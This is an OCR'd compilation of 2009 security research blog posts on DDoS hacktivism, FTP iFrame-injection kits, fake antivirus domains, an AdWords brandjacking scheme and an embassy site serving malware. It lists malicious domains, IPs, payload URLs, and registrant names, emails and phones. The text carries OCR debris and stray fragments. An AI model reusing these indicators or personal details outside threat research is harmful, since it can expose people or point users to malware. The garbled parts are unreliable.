<BITTERMAN-KIDS3008921> Index was outside the bounds of the array.:    at x.a(Object A_0, aa A_1)
<BITTERMAN-KIDS3008921>  bo.v(a1 A_0)
<BITTERMAN-KIDS3008921> oke(Object A_0, ax A_1)
<BITTERMAN-KIDS3008921>  x.i()
```

Who are the people behind the project?

" We are a group of students who are tired of sitting around doing nothing while the citizens of Sderot and the cities around the Gaza Strip are suffering, NO MORE! We will not sit around and watch our children fear and cry out for help while the missiles are flying over their heads! We say NO MORE!

We created a project that unites the computer capabilities of many people around the world. Our goal is to use this power in order to disrupt our enemy's efforts to destroy the state of Israel. The more support we get, the efficient we are!

You download and install the file from our site. The file is harmless to your computer and could be immediately

removed. There is no need for identification of any kind - anonymity guaranteed! "

The Help-Israel-Win movement is naturally feeling the heat as well, and is constantly switching locations, with its currently active one - ***borabora.globat.com/ help-israel-win.com****. The following are related domains used by the pro-Israeli cyber warriors:*

ronshalit.dot5hosting.com

help-israel-win.com

help-israel-win.tk

help-israel-win.info

900

helpisraelwin.com

In times when [10]DDoS attacks can be cost-effectively outsourced, it's pretty surprising that all the cyber warriors –

excluding the ones in the Russia vs Georgia cyberattack – aren't taking advantage of the concept, but are relying on grassroots movement. The reason for this is the lack of contact points between the sellers of the DDoS services and the potential buyers, at least for the time being.

Monitoring of the pro-Israeli patriot campaign would continue, with updates posted as soon as something actually happens.

1. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

2. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

3. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

4. http://ddanchev.blogspot.com/2007/08/your-point-of-view-requested.html

5. http://blogs.zdnet.com/security/?p=1670

6. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

7. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

8. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

9. http://www.virustotal.com/analisis/a26ec30dc382ebd0cc6b4f0d1519b967

10. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html



Embedding Malicious IFRAMEs Through Stolen FTP Accounts - Part Two (2009-01-19 17:29)

The practice of using stolen or data mined – from a botnet's infected population – FTP accounts is nothing new. In March, 2008, a tool originally published in February, 2007, got some publicity once [1]details of stolen FTP accounts belonging to Fortune 500 companies were found in the wild. Interestingly, none of the companies were serving malicious iFrames on their compromised hosts back then.

Despite the fact that 2008 was clearly [2]the year of the massive SQL injection attacks hitting everyone, everywhere, massive iFrame injection tools through stolen FTP accounts are still in development. Take for instance this very latest

console/web interface based proprietary one currently offered for sale at $30.

902




Its main differentiation factors according to the author are the pre-verification of the accounting data in order to achieve better speed, advanced logs management and update feature allowing the malicious campaigner to easily introduce new iFrame at already iFrame-ED hosts through

the compromised FTP accounts, and, of course, the what's turning into a commodity feature in the face of long-term customer support. In this case, that would be a hundred FTP accounting details to get the customers accustomed to the tool's features.

Interestingly, at least according to the massive SQL injections taking place during the entire 2008, iFrame-ing has reached its decline stage, at least as the traffic acqusition/abuse method of choice. And with SQL injections growing, this very same FTP account data is serving the needs of the blackhat search engine optimizers bargaining on the basis of a pagerank.

1. http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html

2. http://ddanchev.blogspot.com/2009/01/domains-serving-internet-explorer-zero.html



A Diverse Portfolio of Fake Security Software - Part Fourteen (2009-01-19 22:03)

The following currently active fake security software domains have been included within ongoing blackhat SEO

campaigns, among the many other tactics that they use in order to attract traffic to them. Needless to say that the Diverse Portfolio of Fake Security Software domains series is prone to expand throughout the year.

rapidspywarescanner .com *(78.47.172.67)*

live-antiviruspc-scan .com

professional-virus-scan .com

proantiviruscomputerscan .com

bestantivirusfastscan .com

premium-advanced-scanner .com

Domain owner:

Name: Aennova M Decisionware

Organization: NA

Address: Rua Maestro Cardim 1101 cj. 112

City: Sgo Paulo

904



Province/state: NA

Country: BR

Postal Code: 01323

Phone: +5.5113245388

Fax: +5.5113245388

Email: victor@aennovas.com

rapidantiviruspcscan .com *(78.46.216.237)*

securedserverdownload .com

securedonlinewebspace .com

securedupdateupdatesoftware .com

bestantivirusdefense .com

live-pc-antivirus-scan .com

best-antivirus-protection .com

proantivirusprotection .com

best-anti-virus-scanner .com

905

best-antivirus-scanner .com

bestantivirusproscanner .com

bestantivirusfastscanner .com

protectedsystemupdates .com

liveantispywarescan .com

live-antispyware-scan .com

internet-antispyware-scan .com

Domain owner:

Vadim Selin anzo45@freebbmail.com

+74952783432 fax: +74952783432

ul. Vorobieva 98-34

Moskva Moskovskay oblast 127129

ru

antivirus-scan-your-pc .com *(75.126.175.232; 209.160.21.126)*

bestantivirusdefence .com

best-antivirus-defense .com

premiumadvancedscan .com

bestantiviruspro scan .com

best-antivirus-pro-scanner .com

internetprotectedpayments .com

Domain owner:

Name: Nikolai V Chernikov

Address: yl. Kravchenko 4 korp. 2 kv.17

City: Moskva


Province/state: NA

Country: RU

Postal Code: 119334

Email: promasteryouth@gmail.com

906



It's interesting to point out that so far, none of the hundreds of typosquatted domains is taking advantage of a legitimate online payment processor. Instead, they not only self-service themselves, but offer to process payments for other participants in the affiliate network. In respect to these bogus domains, we have the following payment processors working for them :

secure.softwaresecuredbilling

.com

(209.8.45.122)

registered

to

Viktor

Temchenko

(TemchenkoVik-

tor@googlemail.com)

secure.goeasybill .com *(209.8.25.202) registered to Chen Qing (dophshli@gmail.com)*

secure-plus-payments .com *(209.8.25.204) registered to John Sparck (sparck000@mail.com)*

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Thirteen

[2]A Diverse Portfolio of Fake Security Software - Part Twelve

[3]A Diverse Portfolio of Fake Security Software - Part Eleven

[4]A Diverse Portfolio of Fake Security Software - Part Ten

[5]A Diverse Portfolio of Fake Security Software - Part Nine

[6]A Diverse Portfolio of Fake Security Software - Part Eight

[7]A Diverse Portfolio of Fake Security Software - Part Seven

[8]A Diverse Portfolio of Fake Security Software - Part Six

[9]A Diverse Portfolio of Fake Security Software - Part Five

[10]A Diverse Portfolio of Fake Security Software - Part Four

[11]A Diverse Portfolio of Fake Security Software - Part Three

[12]A Diverse Portfolio of Fake Security Software - Part Two

[13]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

2. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

907

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

5. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

6. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

8. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

9. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html


10. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

11. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

12. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

908




Exposing a Fraudulent Google AdWords Scheme (2009-01-21 16:01)

UPDATE: *Conduit's Director of Strategic Marketing Hai Habot contacted me in regard to the campaign. Comment published at the bottom of the post.*

Despite my personal reservations towards the use of Google sponsored ads as an emerging traffic acquisition tactic [1]on behalf of scammers and cybercriminals – blackhat SEO is

getting more sophisticated – Google sponsored ads are whatsoever still taken into consideration.

909





The fraudulent AdWords scheme that I'll discuss in this post, is an example of a Dominican scammer

*(**ayuda@shareware.pro; Sms Telecom LLC, Roseau, St. George (00152) Dominica Tel: +117674400530**) who's hijacking search queries for popular software applications, taking advantage of geolocation and http referer checks, in order to deliver a customized toolbar while earning revenue part of the [2]Conduit Rewards Program.*

910



209.85.97.155	bittorrent-co.com	azureus-co.com
209.85.97.155	bittorrent-co.com	bittorrent-co.com
209.85.97.155	bittorrent-co.com	lphant-co.com
209.85.97.155	bittorrent-co.com	amule-co.com
209.85.97.155	bittorrent-co.com	limewire-comp.com
209.85.97.155	bittorrent-co.com	vuze-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	adobe-reader-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	adware-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	flash-player-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	paint-shop-pro.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	winrar-co.com
209.85.73.222	servicepack-co.com	ccleaner-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	firefox-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	avi-codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	guitar-pro-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	opera-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-comp.com
209.85.73.222	servicepack-co.com	servicepack-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-plus-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	zone-alarm-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	directx-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	media-player-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	divx-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	office-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	virtualdj-co.com
209.85.73.222	servicepack-co.com	zattoo-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	clonecd-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	tuneup-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	explorer-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger75-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	lite-codec-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	power-dvd-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	messenger-plus-live-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	regcleaner-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	paint-net-co.com
209.85.73.222	ev1s-209-85-73-222.theplanet.com	download-acelerator.com

Naturally, the traffic acquisition tactic and the brandjacking of legitimate software are against the rules of both Google's, and Conduit's terms of use. Interestingly, out of all the adware-ish toolbars and affiliate based networks out there, he's chosen to participate in an affiliate network without a flat rate on per toolbar installation basis. Despite the efforts put into the typosquatting, the descriptive binaries on a country basis, and the localization of the sites in several different languages, he's failing to monetize the scam in the

way he could possibly do compared to "fellow colleagues" of his.

Brandjacked software domains part of the AdWords campaign :

adobe-reader-co .com

adware-co .com

911

flash-player-co .com

paint-shop-pro .com

winrar-co .com

ccleaner-co .com

firefox-co .com

avi-codec-co .com

guitar-pro-co .com

codec-co .com

opera-co .com

messenger-comp .com

servicepack-co .com

azureus-co .com

emulegratis .es

messenger-plus-co .com

zone-alarm-co .com

directx-co .com

bittorrent-co .com

media-player-co .com

emulefree .com

divx-co .com

office-co .com

virtualdj-co .com

zattoo-co .com

clonecd-co .com

tuneup-co.com

lphant-co.com

explorer-co.com

amule-co .com

messenger75-co .com

limewire-comp .com

lite-codec-co .com

power-dvd-co .com

messenger-plus-live-co .com

reamweaver-co .com

aresgratis .net

vuze-co .com

emuleespaña .es

regcleaner-co .com

paint-net-co .com

download-acelerator .com

windownloadweb .com

xp-codecpack-co .com

The AdWords campaigns are spread across different local Google sites, and are targeting a particular local demographic only. Moreover, if the end user isn't coming from a sponsored ad, the download link on each and every of the participating sites is linking to the official site of the brandjacked software, and if he's coming from where he's supposed to be coming the software bundle including the revenue-generating toolbar is served in the following way : ***firefox-co .com/downloads/installer-5-firefox-uk.exe***

winamp-co .com/downloads/installer-37-winamp-uk.exe

912

winamp-co .com/downloads/installer-37-winamp-nl.exe

zone-alarm-co .com/downloads/installer-18-zonealarm-nl.exe

servicepack-co .com/downloads/installer-14-service-pack-3-uk.exe

divx-co .com/downloads/installer-25-divx-uk.exe

Upon installation the toolbar generates revenue for the campaigner, and given the fact that a single DIY toolbar can be associated with a single rewards account, the campaigner is also maintaining a modest portfolio of toolbars. For instance :

peer2peerne.media-toolbar.com *- UserID=UN2009012011936062*

peer2peeren.media-toolbar.com *- UserID =598F9353-BD10-47B9-8B40-29B33AD7A3E4*

The bottom line is that despite the fact that the campaigner is acquiring lots of traffic through the brandjacking, and is definitely breaking even based on the number of toolbars installed, he's failing to monetize the fraud scheme, at least for the time being.

UPDATE: *Hai Habot's comments - " The information you have provided will help us track the publisher and I will personally see that our compliance team looks into it ASAP.*

As you may know, Conduit does not have full control over the promotional activity of the publisher (i.e. his fraudulent use of Google AdWords or any other usage of third party ads or links) however, the activity described in your post is clearly in violation of our terms of use (section V of the Conduit Publisher Agreement) and our compliance team can take different measures against this publisher including the removal of the toolbar from our platform.

The Conduit Rewards program is not a standard affiliate network. It offers incentives to publishers based on their toolbar's long term performance. I didn't look into the stats of this specific publisher yet but I can assure you that such spam traffic would generate very little (if any) rewards. In any case – we will make sure that the rewards account of this publisher will be disabled until this compliance issue is resolved. "

1. http://blogs.zdnet.com/security/?p=2405

2. http://www.conduit.com/

913



13	304	HTTP	www.embajadaindi...	/imagenes/FondoMenu.gif	0	
14	304	HTTP	www.embajadaindi...	/indexENG.html	0	
15	304	HTTP	www.embajadaindi...	/imagenes/FondoMenu2.gif	0	
16	304	HTTP	www.embajadaindi...	/Templates/slideshows.js	0	
17	304	HTTP	www.embajadaindi...	/embajada.css	0	
18	304	HTTP	www.embajadaindi...	/OLDindexENG_files/indep...	0	
19	304	HTTP	www.embajadaindi...	/indiagallery/01.jpg	0	
20	502	HTTP	msn-analytics.net	/count.php?o=2	512	text/html
21	302	HTTP	wsxhost.net	/count.php?o=2	275	text/html; c...
22	502	HTTP	msn-analytics.net	/count.php?o=2	512	text/html
23	502	HTTP	pinoc.org	/count.php?o=2	512	text/html
24	304	HTTP	www.embajadaindi...	/indiagallery/02.jpg	0	
25	304	HTTP	www.embajadaindi...	/indiagallery/03.jpg	0	

Embassy of India in Spain Serving Malware (2009-01-27 11:31)

*The very latest addition to the "embassies serving malware" series is the Indian Embassy in Spain/Embajada de la India en España (**embajadaindia.com**) [1]which is currently iFrame-ED – original infection seems to have taken place two weeks ago – with three well known malicious domains.*

Interestingly, the malicious attackers centralized the campaign by parking the three iFrames at the same IP, and since no efforts are put into diversifying the hosting

locations, two of them have already been suspended. Let's dissect the third, and the only currently active one. iFrames embedded at the embassy's site:

msn-analytics .net/count.php?o=2

pinoc .org/count.php?o=2

wsxhost .net/count.php?o=2

wsxhost .net/count.php?o=2 *(202.73.57.6) redirects to* ***202.73.57.6 /mito/?t=2*** *and then to* ***202.73.57.6***

/mito/?h=2e *where the binary is served, [2]a compete analysis of which has already been published. The rest of the malicious domains – registered to* ***palfreycrossvw@gmail.com*** *– parked at [3]mito's IP appear to have been participating in iFrame campaigns since August, 2008 :*

google-analyze .cn

yahoo-analytics .net

google-analyze .org

qwehost .com

zxchost .com

odile-marco .com

edcomparison .com

fuadrenal .com

rx-white .com

As always, the embassy is iFramed "in between" the rest of the remotely injectable sites part of their campaigns.

Related assessments of embassies serving malware:

[4]Embassy of Brazil in India Compromised

[5]The Dutch Embassy in Moscow Serving Malware

914

[6]U.S Consulate in St. Petersburg Serving Malware

[7]Syrian Embassy in London Serving Malware

[8]French Embassy in Libya Serving Malware

1. http://blog.ismaelvalenzuela.com/2009/01/26/embassy-of-india-in-spain-found-serving-remote-malware-throug

h-iframe-attack/

2. http://mad.internetpol.fr/archives/3-Etude-de-cas-Infection-rootkit-TDSS.html

3. http://whois.domaintools.com/202.73.57.6

4. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html


5. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

6. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

7. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

8. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

915



Poisoned Search Queries at Google Video Serving Malware (2009-01-28 17:04)

UPDATE: *A recently published article at [1]the Register by John Leyden incorrectly states that " [2]researchers at Trend Micro discovered that around 400,000 queries returning malicious results that lead to a single redirection point" wherease the researchers in question went public with the attack data on the [3]27th of January, and then again on the [4]28th of January.*

This isn't the first time the Register shows [5]an oudated siatuational awareness, following the [6]two month-old coverage of a proprietary email and personal information harvesting tool, [7]which I extensively covered in between receiving comments from one of the affected sites.

A blackhat SEO-ers group that's been generating bogus link farms ultimately serving malware to their visitors during the

past couple of months, has [8]recently started poisoning Google Video search queries and redirecting the traffic to a fake flash player using the PornTube template. ([9]The Template-ization of Malware Serving Sites).

Approximately 400,000+ bogus video titles have already been crawled by Google Video.

Instead of sticking to a proven traffic acquisition tactic in the face of adult videos, the campaigns are in fact syndicating the titles of legitimate YouTube videos in order to populate the search results. What's also worth pointing out that is that once they start duplicating the content – like they're doing with specific titles – based on their 21

bogus publisher domains, they can easily hijack each and every of the first 21 results for a particular video. The fake flash player redirection is served only when the visitor is coming from Google Video, if he or a researcher isn't based on a simple http referer check, a legitimate YouTube video is served.

